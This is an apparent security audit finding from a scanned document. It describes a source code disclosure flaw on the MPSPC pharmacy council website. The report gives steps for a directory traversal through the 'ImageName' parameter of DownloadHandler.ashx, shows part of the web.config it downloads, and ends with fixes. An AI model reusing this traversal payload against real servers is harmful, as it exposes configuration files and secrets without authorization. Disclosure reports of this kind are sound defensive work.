
Source Code Disclosure in MPSPC Website


Step1: An attacker navigates to the home page of MPSPC application at the URL: http://mppharmacycouncil.nic.in/.

Step2: He copies the URL of one of the Download link.

Step3: He pastes the Copied link in the address bar of the browser. (http://mppharmacycouncil.nic.in/DownloadHandler.ashx?ImageName=20111202115158343105 9prarupofnewabhivachanpatra.pdf).



Step4: He changes the value in the "ImageName" parameter to **/../../web.config** and sends the request and the **web.config** file is downloaded successfully.



```
<?xml version="1.0"?>
<!--
    Note: As an alternative to hand editing this file you can use the
    web admin tool to configure settings for your application. Use
    the Website->Asp.Net Configuration option in Visual Studio.
    A full list of settings and comments can be found in
    machine.config.comments usually located in
    \Windows\Microsoft.Net\Framework\v2.x\Config
-->
<configuration>
    <configSections>
        <sectionGroup name="system.web.extensions" type="System.Web.Configuration.SystemWebExtensionsSectionGroup,
        System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
            <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup, System.Web.Extensions,
            Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
                <section name="scriptResourceHandler" type="System.Web.Configuration.ScriptingScriptResourceHandlerSection,
                System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false"
                allowDefinition="MachineToApplication"/>
                <sectionGroup name="webServices" type="System.Web.Configuration.ScriptingWebServicesSectionGroup,
                System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
                    <section name="jsonSerialization" type="System.Web.Configuration.ScriptingJsonSerializationSection,
                    System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35"
                    requirePermission="false" allowDefinition="Everywhere"/>
                    <section name="profileService" type="System.Web.Configuration.ScriptingProfileServiceSection,
                    System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35"
                    requirePermission="false" allowDefinition="MachineToApplication"/>
                    <section name="authenticationService" type="System.Web.Configuration.ScriptingAuthenticationServiceSection,
                    System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35"
                    requirePermission="false" allowDefinition="MachineToApplication"/>
                    <section name="roleService" type="System.Web.Configuration.ScriptingRoleServiceSection, System.Web.Extensions,
                    Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false"
                    allowDefinition="MachineToApplication"/>
                </sectionGroup>
            </sectionGroup>
        </sectionGroup>
        <sectionGroup name="modulesSection">
            <section name="rewriteModule" type="RewriteModule.RewriteModuleSectionHandler, RewriteModule" />
```

Recommendation: Please implement any one of the below

- Directly refer the pdf path instead of using the ashx page
- Implement indexing and pass the index values in the “ImageName” parameter
- Validate for .pdf extension and also block directory traversal (/../) characters.